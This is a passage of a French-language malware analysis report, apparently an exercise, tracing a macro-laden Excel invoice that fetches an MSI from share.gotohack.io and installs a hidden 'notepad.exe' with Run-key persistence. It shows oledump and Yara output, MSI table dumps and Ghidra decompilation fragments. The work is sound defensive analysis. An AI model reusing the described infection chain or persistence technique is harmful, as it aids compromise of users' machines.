Afin d'essayer de déterminer si la nature de **Binary.cact.vir** est malveillante, à l'aide de **oledump.py** nous avons exécuté plusieurs règles **Yara** de Didier Stevens pour avoir un premier regard.

Nous avons rassemblé les outputs de l'exécution des règles Yara de **DidierStevensSuite** dans un fichier **zYq_yara_scan.info**:


```
$ for f in /home/kali/Tools/DidierStevensSuite/*.yara; do basename $f >>
zYq_yara_scan.info  && python /home/kali/Tools/DidierStevensSuite/oledump.py -y $f
zYq.vir >> zYq_yara_scan.info
```

[14] https://learn.microsoft.com/fr-fr/windows/win32/api/winreg/nf-winreg-regcreatekeyexa
[15] https://www.rubydoc.info/stdlib/win32/2.1.6/Win32/Registry/Constants
[16] https://learn.microsoft.com/fr-fr/windows/win32/setupapi/run-and-runonce-registry-keys

De cette manière nous vérifions les règles **Yara** qui ont relevé des correspondances :

$ cat zYq_yara_scan.info | grep -i -A1 -B1 yara

```
contains_pe_file.yara
  1:       520 '\x05SummaryInformation'
  2:    226304 '縉枋皷籃寶䳂'
               YARA rule: Contains_PE_File
  3:      6021 '薛礽箬籃栖'
--
 26:        12 '軀鑐蟎腳穰紬艄'
contains_vbe_file.yara
  1:       520 '\x05SummaryInformation'
--
 26:        12 '軀鑐蟎腳穰紬艄'
IOS_canary.yara
  1:       520 '\x05SummaryInformation'
--
 26:        12 '軀鑐蟎腳穰紬艄'
JPEG_EXIF_Contains_eval.yara
  1:       520 '\x05SummaryInformation'
--
 26:        12 '軀鑐蟎腳穰紬艄'
maldoc.yara
  1:       520 '\x05SummaryInformation'
  2:    226304 '縉枋皷籃寶䳂'
               YARA rule: maldoc_function_prolog_signature
               YARA rule: maldoc_structured_exception_handling
               YARA rule: maldoc_find_kernel32_base_method_1
               YARA rule: maldoc_suspicious_strings
  3:      6021 '薛礽箬籃栖'
--
 26:        12 '軀鑐蟎腳穰紬艄'
pe_file_pyinstaller.yara
  1:       520 '\x05SummaryInformation'
--
 26:        12 '軀鑐蟎腳穰紬艄'
peid-userdb-rules-without-pe-module.yara
  1:       520 '\x05SummaryInformation'
  2:    226304 '縉枋皷籃寶䳂'
               YARA rule: PEiD_00497_dUP_v2_x_Patcher_____www_diablo2oo2_cjb_net_
               YARA rule: PEiD_00810_FSG_v1_10__Eng_____dulek_xt_____Microsoft_Visual_C___6_0___7_0__
               YARA rule: PEiD_01070_Microsoft_Visual_C___6_0___8_0_
               YARA rule: PEiD_01091_Microsoft_Visual_C___8_
               YARA rule: PEiD_01686_Petite_v2_2____www_un4seen_com_petite_
               YARA rule: PEiD_02152_StarForce_V3_X_DLL____StarForce_Copy_Protection_System_
               YARA rule: PEiD_02161_Stranik_1_3_Modula_C_Pascal_
  3:      6021 '薛礽箬籃栖'
--
```




Nous remarquons certaines règles tels que :

- **maldoc_suspicious_strings** de **maldoc.yara** a détecté un ou des string(s) parmi : "CloseHandle", "CreateFile", "GetProcAddr", "GetSystemDirectory", "GetTempPath", "GetWindowsDirectory", "IsBadReadPtr", "IsBadWritePtr", "LoadLibrary", "ReadFile", "SetFilePointer", "ShellExecute", "UrlDownloadToFile", "VirtualAlloc", "WinExec", "WriteFile"
- **http** de **rtf.yara** a détecté le string "http"

Cependant les caractères des sections du fichier **zYq.vir** analysé ont mal été décodés avec le plugin **plugin_msi.py**, pour les décoder nous utilisons le plugin **plugin_msi_info.py** pour trouver la correspondance de la section qui enclenche les règles Yara mentionnées.

```
$ python /home/kali/Tools/DidierStevensSuite/oledump.py -p
/home/kali/Tools/DidierStevensSuite/plugin_msi_info.py zYq.vir | head -n54
```



```
 1:      520 '\x05SummaryInformation'
 2:   226304 '綹枋皴鑑窘骁'
 3:     6021 '薪秘篥鑑栖'
 4:      688 '軀臌脞膻蜓'
 5:     6789 '軀甄蕨觔補蟠蹕'
 6:      852 '軀甄蕨觔狒菸蹌'
 7:       38 '軀疵栖篡躲'
 8:     2112 '軀蛋胴笨蟠芾圌'
 9:       48 '軀蚿緇榿脯裞篥褚脆箋'
10:       24 '軀蚿緇瘪嘱雍解窭蹌'
11:       42 '軀蚿蟮訣寞壅飢雍解窭蹌'
12:       12 '軀簋蟠藷瞒腊菜箇蝶躲'
13:       16 '軀簋蟠藷蹌'
14:       14 '軀羚缋蹕'
15:       12 '軀箴綱蝪皴'
16:       10 '軀箴崖箸總篡'
17:        4 '軀綹枋皴'
18:       18 '軀縫箝蜂蘪輸'
19:       20 '軀總篡'
20:       96 '軀玏蝪胴棡脯裞篥褚脆箋'
21:       30 '軀玏蝪胴瘕嘱雍解窭蹌'
22:       36 '軀斃堇幹脆虓'
23:        4 '軀稚杆篥艷算藤'
24:       24 '軀藏筏藤顯'
25:       20 '軀魄蘧胖宧螢踩'
26:       12 '軀蠹蝪腊穗纯幹'
```

```
Streams:
 1      520 SummaryInformation
 2   226304 Binary.cact
 3     6021 Update.cab
 4      688 !_Columns
 5     6789 !_StringData
 6      852 !_StringPool
 7       38 !_Tables
 8     2112 !_Validation
 9       48 !AdminExecuteSequence
10       24 !AdminUISequence
11       42 !AdvtExecuteSequence
12       12 !FeatureComponents
13       16 !Feature
14       14 !Media
15       12 !Registry
16       10 !RemoveFile
17        4 !Binary
18       18 !Directory
19       20 !File
20       96 !InstallExecuteSequence
21       30 !InstallUISequence
22       36 !Component
23        4 !CreateFolder
24       24 !Property
25       20 !MsiFileHash
26       12 !CustomAction
```

Binary.cact est donc le fichier qui déclenche ces règles Yara.

En analysant les streams OLE et les tables du fichier MSI Binary.cact,

```
$ python /home/kali/Tools/DidierStevensSuite/oledump.py -p
/home/kali/Tools/DidierStevensSuite/plugin_msi_info.py zYq.vir
```

Nous avons l'impression que le rôle de Binary.cact est d'installer un fichier notepad.exe à l'aide d'un dossier temporaire "TempFolder".

```
Stream: !Binary
b'Name,Data'
b'cact,Name'

Stream: !Component
b'Component,ComponentId,Directory_,Attributes,Condition,KeyPath'
b'Component.INSTALLDIR,{1B55603D-DF3C-4740-B5CD-1E80E36BA016},INSTALLDIR,256,0,0'
b'Component.notepad.exe,{1B55603D-DF3C-4740-B5CD-1E801910D25A},INSTALLDIR,256,0,notepad.exe'
b'TempFolder.EmptyDirectory,{1B55603D-DF3C-4740-B5CD-1E80765FF510},TempFolder,260,0,reg579EC8DF028069C30646A4022E297FB6'

Stream: !Directory
b'Directory,Directory_Parent,DefaultDir'
b'INSTALLDIR,TARGETDIR,hgwrrglt|WindowsFolder'
b'TempFolder,TARGETDIR,t19mu-pt|TempFolder'
b'TARGETDIR,0,SourceDir'

Stream: !CreateFolder
b'Directory_,Component_'
b'INSTALLDIR,Component.INSTALLDIR'

Stream: !CustomAction
b'Action,Type,Source,Target,ExtendedType'
b'Action1_cact,3073,cact,Ca0,0, -> 1: DLL file stored in a Binary table stream.'
```


```
Stream: !FeatureComponents
b'Feature_,Component_'
b'Feature,Component.INSTALLDIR'
b'Feature,Component.notepad.exe'
b'Feature,TempFolder.EmptyDirectory'

Stream: !File
b'File,Component_,FileName,FileSize,Version,Language,Attributes,Sequence'
b'notepad.exe,Component.notepad.exe,notepad.exe,8192,0,0,512,1'

Stream: !InstallExecuteSequence
b'Action,Condition,Sequence'
b'CostInitialize,0,800'
b'FileCost,0,900'
b'CostFinalize,0,1000'
b'InstallValidate,0,1400'
b'InstallInitialize,0,1500'
b'InstallFiles,0,4000'
b'InstallFinalize,0,6600'
b'Action1_cact,(NOT Installed),3999'
b'ValidateProductID,0,700'
b'ProcessComponents,0,1600'
b'UnpublishFeatures,0,1800'
b'RemoveRegistryValues,0,2600'
b'RemoveFiles,0,3500'
b'RemoveFolders,0,3600'
b'CreateFolders,0,3700'
b'WriteRegistryValues,0,5000'

Stream: !InstallUISequence
b'Action,Condition,Sequence'
b'CostInitialize,0,800'
b'FileCost,0,900'
b'CostFinalize,0,1000'
b'ExecuteAction,0,1300'
b'ValidateProductID,0,700'
```

```
Stream: !MsiFileHash
b'File_,Options,HashPart1,HashPart2,HashPart3,HashPart4'
b'notepad.exe,0,-315348725,-1483291833,49793933,-2097415698, -> MD5: 0b2934ed47c396a78dcbf702eef9fb82'

Stream: !Registry
b'Registry,Root,Key,Name,Value,Component_'
b'reg579EC8DF028069C30646A4022E297FB6,1,Software\\WixSharp\\Used,0,0,TempFolder.EmptyDirectory'

Stream: !RemoveFile
b'FileKey,Component_,FileName,DirProperty,InstallMode'
b'INSTALLDIR,Component.INSTALLDIR,0,INSTALLDIR,2'
```

Pour y voir plus clair, nous poursuivons l'analyse de Binary.cact avec Ghidra

Analyse avec Ghidra

En utilisant une analyse « Bas en haut », on voit par exemple que les chaînes de caractères suivantes se trouvent dans le fichier :


Defined Strings - 12 items (of 631)

Location	String Value	String Representation	Data Type
1002a4f8	MsiLogging	u"MsiLogging"	unicode
1002a510	failed to get MsiLogging property	"failed to get MsiLogging...	ds
10030b94	.msi?	u".msi?"	unicode
10030cd8	%s_msi_%s	u"%s_msi_%s"	unicode
10030e64	msiexec.exe /i "%s"	u"msiexec.exe /i \"%s\""	unicode
10030e8c	msiexec.exe /i "%s" %s	u"msiexec.exe /i \"%s\" ...	unicode
10030ec0	Cannot install msi package inside MSI. Unsupported command: %s	u"Cannot install msi pac...	unicode
100310a4	msiexec.exe /x %s	u"msiexec.exe /x %s"	unicode
100310c8	msiexec.exe /x %s %s	u"msiexec.exe /x %s %s"	unicode
100310f8	Cannot uninstall msi inside MSI. Unsupported command: %s	u"Cannot uninstall msi i...	unicode
10031260	msiexec	u"msiexec"	unicode
100338b8	msi.dll	"msi.dll"	ds

On remarque également l'import de **msi.dll**, qui fait partie du programme Windows Installer développé par Microsoft[17]. Il semble donc que **Binary.cact** soit une pièce indispensable au fonctionnement de **msiexec.exe**.

De manière générale, ce fichier effectue de nombreux appels API, entre autres :

- Dans la fonction **FUN_100025f0** : **CreateToolhelp32Snapshot()**, **Process32FirstW()**, **Process32NextW()** : Grâce à ces appels API, il est possible de prendre un instantané de tous les processus en cours d'exécution sur le système et ensuite parcourir cette liste.
- Obtention d'informations à partir du jeton de l'utilisateur à l'aide de **GetTokenInformation**.
- Manipulation des clés de registre : Par exemple, l'obtention de la valeur de la clé de registre **Logging** sous **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer** (on sait que c'est **HKEY_LOCAL_MACHINE** car le premier argument de la fonction **RegOpenKeyExW** est un handle vers une clé de registre ouverte, dans ce cas la valeur qui lui est passée est **0x80000002**, qui représente **HKEY_LOCAL_MACHINE**[18]). C'est une valeur de stratégie d'ordinateur pour la journalisation de **msiexec.exe**,[19] **cet élément renforce donc l'hypothèse qu'il s'agit d'un fichier destiné à permettre l'installation avec msi.**

```
LVar2 = RegOpenKeyExW((HKEY)0x80000002,L"Software\\Policies\\Microsoft\\Windows\\Installer",0,1,
                      &local_2c);
if (LVar2 == 0) {
  LVar2 = RegQueryValueExW(local_2c,L"Logging",(LPDWORD)0x0,(LPDWORD)0x0,(LPBYTE)&local_28,
                           &local_30);
```

- La communication HTTP avec Google Analytics (la fonction **Ordinal_52** représente la fonction **gethostbyname** qui interroge le serveur DNS). **Cet élément a attiré notre attention et peut être suspect.**

[17] https://fr.fix4dll.com/msi_dll

[18] https://www.rubydoc.info/stdlib/win32/2.1.6/Win32/Registry/Constants

[19] https://learn.microsoft.com/fr-fr/windows/win32/msi/machine-policies

```
iVar5 = Ordinal_52("www.google-analytics.com");
if (iVar5 == 0) {
  Ordinal_111();
  goto LAB_10008397;
}
iVar6 = Ordinal_23(2,1,6);
if (iVar6 == -1) {
LAB_10008382:
  Ordinal_111();
}
else {
  local_22 = Ordinal_9(0x50);
  local_24 = 2;
  local_20 = *(undefined4 *)**(undefined4 **)(iVar5 + 0xc);
  iVar5 = Ordinal_4(iVar6,&local_24,0x10);
  if (iVar5 != 0) goto LAB_10008382;
  FUN_1000c6c0(&local_1b8,
               "POST /collect HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nHost:
                www.google-analytics.com\r\nContent-Length: %d\r\n\r\n%s"
              );
```

7. Récapitulatif

7.1 Fichiers

Nom	Type	Rôle
Template_Facture_AFLOP.xls	Composite Document File V2 (Fichier Excel)	Exécuter la macro qui télécharge le fichier zYq, effectue une installation en appelant msiexec, puis exécute le fichier notepad.exe
zYq	MSI Installer	Installer notepad.exe
Binary.cact	Fichier exécutable (PE : Portable Executable)	Gestion de l'installation de notepad.exe (hypothèse)
update.cab	Archive Cabinet (.cab)	Compression du fichier notepad.exe
notepad.exe	Fichier exécutable (PE : Portable Executable)	Chargement en mémoire du fichier notepad.exe après la décompression
notepad.exe après la décompression	Fichier exécutable (PE : Portable Executable)	Code Malveillant

7.2 Persistance

Fichier	Rôle en matière de persistance
zYq	Installation de notepad.exe
notepad.exe après la décompression	La création d'une clé de registre sous HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run pour l'exécution du programme chaque fois que l'utilisateur se connecte

7.3 Canaux de Communication

Fichier	Protocoles	Adresses IP ou domaines contactés
Template_Facture_AFLOP.xls	HTTP	share.gotohack.io
Binary.cact	HTTP	www.google-analytics.com
notepad.exe après la décompression	TCP	?

8. Conclusions

Il est important de noter que même après avoir effectué cette analyse approfondie, nous ne disposons pas de toutes les informations nous permettant de bien comprendre le comportement du code malveillant dans le fichier notepad.exe. Nous ne pouvons pas déterminer la finalité du comportement du code.

Cependant, nous voyons que des octets sont reçus et envoyés à travers le réseau, un fichier est créé, des octets sont écrits dans un fichier et il y a une création d'un nouveau processus. Nous n'avons pas toujours été en mesure de rassembler toutes les pièces du puzzle pour avoir une vue d'ensemble. Nous n'avons pas pu comprendre, par exemple, quelles données sont envoyées à l'aide du socket ouvert et quel est le processus créé.

Nous ne sommes donc pas en mesure d'évaluer et de mesurer le niveau de la menace.

Néanmoins, d'après l'analyse nous penchons vers le fait que l'échantillon est malveillant. Cela peut être déduit de la façon dont le fichier **notepad.exe** était caché sous plusieurs couches de manière volontaire, ainsi de la nature des appels API effectués, typiques des logiciels malveillants.

Des mesures spécifiques sont recommandées pour atténuer la menace, notamment la sensibilisation concernant le danger inhérent à l'exécution de macros dans des fichiers Office, comme les macros VBA sont redevenues à la mode dans l'arsenal des auteurs de malwares.[20]

[20] https://connect.ed-diamond.com/MISC/misc-079/macros-le-retour-de-la-revanche